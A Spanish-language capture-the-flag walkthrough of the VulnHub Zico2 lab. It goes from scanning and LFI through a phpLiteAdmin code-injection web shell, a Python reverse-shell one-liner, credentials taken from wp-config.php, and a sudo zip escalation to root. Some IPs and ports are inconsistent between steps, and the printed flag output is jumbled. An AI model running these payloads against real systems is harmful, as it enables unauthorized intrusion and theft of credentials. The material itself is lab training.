

Zico2

Lo primero de todo es bajarnos la iso de vulnHub

<https://www.vulnhub.com/entry/zico2-1,210/> y ver si es compatible con virtualbox o vmWare , ya donde tengais el laboratorio montado.

Zico's Shop: una máquina Boot2Root destinada a simular un escenario del mundo real

Nivel: Intermedio

Objetivo: obtener root y leer el archivo de bandera

Índice

| | |
|---|----|
| Herramientas | 1 |
| Sacar la ip de nuestra máquina atacante | 2 |
| Sacar la ip de nuestra máquina vulnerable | 2 |
| Saber que puertos se encuentran abiertos | 3 |
| Explotación de los puertos abiertos | 3 |
| Explotación de vulnerabilidades | 6 |
| Escalada de privilegios | 13 |



Herramientas

Scanning

- Netdiscover
- Nmap

Enumeration

- HTTP surfing
- Directory enumeration

Exploiting

- LFI
- Obtaining reverse shell via netcat

Privilege Escalation

- Login through SSH
- Identify user's credential
- Abusing SUID binaries

Capture the flag

Sacar la ip de nuestra máquina atacante

Una vez tenemos nuestro laboratorio montado con las dos máquinas , nos tenemos que asegurar de que las dos están en la misma red (Host-only) y que desde el kali hacemos ping en la otra :

El primer paso es saber la ip de la máquina vulnerable :

Primero hacemos un **ip a** para saber la ip de nuestro kali

```
(root@kali) - [~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:79:b4:a5 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 79148sec preferred_lft 79148sec
    inet6 fe80::2ee0:8362:6de:e5d1/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e8:cf:62 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.123/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
```

Sacar la ip de nuestra máquina vulnerable

Con el comando nmap -sP y la ip de nuestra máquina kali , sacamos la ip de la máquina vulnerable

```
(root@kali) - [/home/kali/Desktop]
# nmap -sP 192.168.56.123/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:23 CET
Nmap scan report for 192.168.56.1
Host is up (0.00040s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00038s latency).
MAC Address: 08:00:27:1A:3B:30 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.116
Host is up (0.00082s latency).
MAC Address: 08:00:27:E5:F6:32 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.123
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.00 seconds
```


Saber que puertos se encuentran abiertos

Ahora vamos a usar otra vez nmap para ver los puertos que tiene abierto esta máquina , nmap -A (ip de la máquina a la que atacamos)


```
(root@kali) - [/home/kali/Desktop]
# nmap -A 192.168.56.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-10 14:25 C
Nmap scan report for 192.168.56.116
Host is up (0.00081s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu L
.0)
| ssh-hostkey:
|   1024 68:60:de:c2:2b:c6:16:d8:5b:88:be:e3:cc:a1:25:75 (DSA)
|   2048 50:db:75:ba:11:2f:43:c9:ab:14:40:6d:7f:a1:ee:e3 (RSA)
|_  256 11:5d:55:29:8a:77:d8:08:b4:00:9b:a3:61:93:fe:e5 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_ http-server-header: Apache/2.2.22 (Ubuntu)
|_ http-title: Zico's Shop
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp    rpcbind
|   100000   2,3,4      111/udp    rpcbind
|   100000   3,4        111/tcp6   rpcbind
|   100000   3,4        111/udp6   rpcbind
```

Explotación de los puertos abiertos


Como vemos por los puertos tiene un servicio web levantado , por lo que vamos a nuestro navegador a verlo .



Ahora vamos a ir viendo por las diferentes ventanas que tiene , encontramos esta que podemos pinchar :



La cual nos abre un html



En la cual ahora podemos añadir al buscador /etc/passwd a ver si podemos encontrar alguna clave interesante , hemos tenido suerte

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var
/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:
/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:
/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting
System (admin)/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:103:/home/syslog:/bin/false messagebus:x:102:105:/var/run/dbus:/bin/false ntp:x:103:108:/home/ntp:/bin/false
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin vboxadd:x:999:1:/var/run/vboxadd:/bin/false statd:x:105:65534:/var/lib/nfs:
/bin/false mysql:x:106:112:MySQL Server,/nonexistent:/bin/false zico:x:1000:1000:::/home/zico:/bin/bash
```

Ahora vamos a ver los directorios que tiene para ver donde se encuentra el de la clave con el comando

dirb http://192.168.56.116/

```
(root@kali) - [~]
# dirb http://192.168.56.116/

-----
DIRB v2.22
By The Dark Raver
-----


START_TIME: Sat Feb 10 14:45:03 2024
URL_BASE: http://192.168.56.116/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.116/ ----
+ http://192.168.56.116/cgi-bin/ (CODE:403|SIZE:290)
==> DIRECTORY: http://192.168.56.116/css/
==> DIRECTORY: http://192.168.56.116/dbadmin/
==> DIRECTORY: http://192.168.56.116/img/
+ http://192.168.56.116/index (CODE:200|SIZE:7970)
+ http://192.168.56.116/index.html (CODE:200|SIZE:7970)
==> DIRECTORY: http://192.168.56.116/js/
+ http://192.168.56.116/LICENSE (CODE:200|SIZE:1094)
```

Hemos encontrado el nombre de usuario , ahora si nos vamos al navegador y ponemos el directorio que hemos encontrado con nuestra ip a ver qué encontramos




Index of /dbadmin

| Name | Last modified | Size | Description |
|----------------------------------|-------------------------------|----------------------|-----------------------------|
| Parent Directory | | - | |
| test_db.php | 08-Jun-2017 14:00 | 178K | |

Apache/2.2.22 (Ubuntu) Server at 192.168.56.116 Port 80

Aquí, podemos ver una página de inicio de sesión de base de datos PHP junto con el nombre de la versión, para que podamos buscar cosas en Google o, si usamos el nombre "test_db", indica una configuración predeterminada.



Explotación de vulnerabilidades

Lo primero que vamos a hacer es buscar un exploit acorde , para ello vamos a usar el comando

```
searchexploit phpliteadmin
```



```
(root@kali)-[~]
# searchsploit phpliteadmin
```

| Exploit Title | Path |
|--|-----------------------|
| phpliteAdmin - 'table' SQL Injection | php/webapps/38228.txt |
| phpliteAdmin 1.1 - Multiple Vulnerabilities | php/webapps/37515.txt |
| PHPLiteAdmin 1.9.3 - Remote PHP Code Injection | php/webapps/24044.txt |
| phpliteAdmin 1.9.6 - Multiple Vulnerabilities | php/webapps/39714.txt |

El que nos puede interesar es el tercero 24044 , por lo que vamos a ver que tiene :

```
(root@kali)-[~]
# searchsploit -m 24044
Exploit: PHPLiteAdmin 1.9.3 - Remote PHP Code Injection
URL: https://www.exploit-db.com/exploits/24044
Path: /usr/share/exploitdb/exploits/php/webapps/24044.txt
Codes: OSVDB-89126
Verified: True
File Type: ASCII text
Copied to: /root/.24044.txt
```


Vemos que es lo que necesitamos y hacemos un cat para verlo .

```
(root@kali)-[~]
# cat 24044.txt
# Exploit Title: phpliteadmin <= 1.9.3 Remote PHP Code Injection Vulnerability
# Google Dork: inurl:phpliteadmin.php (Default PW: admin)
# Date: 01/10/2013
# Exploit Author: L@usch - http://la.usch.io - http://la.usch.io/files/exploits/phpliteadmin-1.9.3.txt
# Vendor Homepage: http://code.google.com/p/phpliteadmin/
# Vendor Status: Informed
# Software Link: http://phpliteadmin.googlecode.com/files/phpliteadmin_v1-9-3.zip
# Version: 1.9.3
# Tested on: Windows and Linux

Description:

phpliteadmin.php#1784: 'Creating a New Database' =>
phpliteadmin.php#1785: 'When you create a new database, the name you entered will be appended with the appropriate file extension ( db_ db2_ calite_ etc ) if you do not inc
```

Ahora lo que vamos ha hacer para entrar es ; creernos una base de datos y meterle un usuario para poder meternos . Vamos a poner la contraseña admin en :



Y se nos abre :

phpLiteAdmin v1.9.3

Documentation | License | Project Site

Change Database

[rw] /usr/databases/test_users

/usr/databases/test_users

[table] [info](#)

Create New Database [?]

Structure SQL Export Import Vacuum Rename Database Delete Database


You are using the default password, which can be dangerous. You can change it easily at the top of phpliteadmin.php. You have been warned.

Database name: /usr/databases/test_users
Path to database: /usr/databases/test_users
Size of database: 2 KB
Database last modified: 1:54pm on June 8, 2017
SQLite version: 3.7.9
SQLite extension [?]: PDO
PHP version: 5.3.10-1ubuntu3.26

| Type [?] | Name | Action | Records |
|----------|----------------------|--|---------|
| Table | info | Browse Structure SQL Search Insert Export Import Rename Empty Drop | 2 |
| 1 total | | | 2 |

Creó una base de datos y la nombré 'shell.php' (tuvimos que agregar la extensión '.php' con el nombre de la base de datos)

Le ponemos el nombre de usr/database/hack.php



Ahora vamos a crear una tabla 'shell'. Dentro de la tabla, creamos una columna 'campo', seleccionamos el tipo de columna para que fuera un 'Entero' y establecimos el valor predeterminado en

IMPORTANTE Cambiar el formato de comillas a las que estan el el dos que word pone las otras comillas (artísticas)

“ <?php echo system(\$_GET[“cmd”]); ?> ”.

Create new table on database '/usr/databases/usrdatabasesshell.php'

Name: Number of Fields:

1

Create new view on database '/usr/databases/usrdatabasesshell.php'

Name: Select Statement [?]:

Creating new table: 'shell'

| Field | Type | Primary Key | Autoincrement | Not NULL | Default Value |
|------------------------------------|--------------------------------------|------------------------------|------------------------------|------------------------------|---|
| <input type="text" value="campo"/> | <input type="text" value="INTEGER"/> | <input type="checkbox"/> Yes | <input type="checkbox"/> Yes | <input type="checkbox"/> Yes | <input type="text" value="_GET['cmd']; ?>"/> |

← → ↻ 🏠 192.168.56.116/dbadmin/test_db.php?action=table_create&confirm=1

phpLiteAdmin v1.9.3

[Documentation](#) | [License](#) | [Project Site](#)

Change Database

[rw] [/usr/databases/hack.php](#)

[rw] [/usr/databases/test_users](#)

[/usr/databases/hack.php](#)

[table] [shell](#)

Create New Database [?]

[/usr/databases/hack.php](#)

Table 'shell' has been created.

```
CREATE TABLE 'shell' ('shell' TEXT default '<?php echo shell_exec($_GET['cmd']); exit; ?>')
```

[Return](#)


Powered by [phpLiteAdmin](#) | Page generated in 0.049 seconds.

Y ya estaría todo listo .


Ahora solo nos queda poner en marcha el archivo

IMPORTANTE Cambiar el formato de comillas a las que estan el el dos que word pone las otras comillas (artísticas)

<http://192.168.1.108/view.php?page=../../usr/databases/hack.php>



Es hora de configurar un detector de netcat en nuestra máquina local y ejecutar el código Python dentro del shell cargado para obtener un shell inverso. (consulte la siguiente captura de pantalla para el oyente)



Referencia del código Python:

IMPORTANTE Cambiar el formato de comillas a las que estan el el dos que word pone las otras comillas (artísticas)

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.56.116",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Y vemos lo que ha escuchado

```
(root@kali)-[/home/kali]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.56.127: inverse host lookup failed: Unknown host
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.127] 59213
/bin/sh: 0: can't access tty; job control turned off
$ ls
LICENSE
README.md
css
dbadmin
gulpfile.js
img
index.html
js
less
package.json
tools.html
vendor
view.php
$
```

Ahora vamos a meter el código , para meternos en el usuario :

python -c 'import pty; pty.spawn("/bin/bash")'

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/var/www$
www-data@zico:/var/www$
www-data@zico:/var/www$
```

Una vez dentro vamos a ir buscando la vulnerabilidad , primero nos metemos en home (cd /home), después hacemos un ls y vemos que hay un usuario que se llama zico , en el cual nos metemos y dentro encontramos

```
www-data@zico:/home/zico$ ls
ls
bootstrap.zip
joomla
startbootstrap-business-casual-gh-pages
wordpress
wordpress-4.8.zip
to_do.txt
zico-history.tar.gz
www-data@zico:/home/zico$
```

Que tiene un wordpress , en el cual podemos encontrar privilegios , nos metemos (cd wordpress) y vemos

```

www-data@zico:/home/zico/wordpress$ ls
ls
index.php          wp-blog-header.php  wp-includes         wp-settings.php
license.txt        wp-comments-post.php wp-links-opml.php   wp-signup.php
readme.html       wp-config.php       wp-load.php         wp-trackback.php
wp-activate.php   wp-content          wp-login.php        xmlrpc.php
wp-admin          wp-cron.php         wp-mail.php
www-data@zico:/home/zico/wordpress$

```

Ahora hacemos un cat para verlo bien , encontramos ;

```

/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');

```

Hemos encontrado una clave .

Escalada de privilegios

Vamos a usar el comando **ssh zico@192.168.1.108** para hacer una shell reversa con la máquina que estamos atacando , esta nos pedirá una clave , la cual hemos encontrado ya, podríamos entrar “sWfCsfJSPV9H3AmQzw8”

```

(root@kali)-[~]
# ssh zico@192.168.56.127
The authenticity of host '192.168.56.127 (192.168.56.127)' c
an't be established.
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxV00xtTVGBokreS9Z
r71wQGvnG/k2igw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[finger
print])? yes
Warning: Permanently added '192.168.56.127' (ECDSA) to the l
ist of known hosts.
zico@192.168.56.127's password:
The programs included with the Ubuntu system are free softwa
re;
the exact distribution terms for each program are described
in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent perm
itted by
applicable law.
zico@zico:~$

```

Ahora vamos a ver la bandera , hacemos un `sudo -l` para ver qué encontramos , vemos una ruta , donde se encuentra el root , nuestra meta .

```
zico@zico:~$ sudo -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Use password >
User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:~$
```

Vamos a usar el comando **touch raj** , que lo utilizamos para crear un archivo vacío llamado raj . Después vamos a usar el comando **sudo zip /tmp/nisha.zip /home/zico/raj -T --unzip-command="sh -c /bin/bash"** (este comando se utiliza para comprimir el directorio "raj" dentro del directorio "/home/zico" en un archivo zip llamado "nisha.zip" en el directorio "/tmp", y luego realiza una prueba de integridad. Al descomprimir el archivo zip, se ejecutarán los comandos de shell utilizando "/bin/bash". El uso de "sudo" indica que se necesitan permisos de superusuario para realizar estas operaciones, lo que puede ser necesario si se está comprimiendo un directorio al que el usuario actual no tiene acceso.)

```
zico@zico:~$ touch raj
zico@zico:~$ sudo zip /tmp/nisha.zip /home/zico/raj -T --unzip-command="sh -c /bin/bash"
  adding: home/zico/raj (stored 0%)
root@zico:~#
```

Una vez hecho el comando anterior ya vemos que estamos en el perfil de root , por lo que solo nos quedaría abrir la **banderaaaaaaaaaa**.


```
root@zico:~# cd /root/Editing_wp-config.php
root@zico:/root# ls
flag.txt
root@zico:/root# cat flag.txt
#
# ngs - You can get this info from your web host ** //
# he database for WordPress */
# R0000T!):
# You did it! Congratz!
# e username */
# Hope you enjoyed!
#
# e password */
# RD', 'SWfCsf3SPV9H3AmQzw8');
#
# me */
root@zico:/root#
```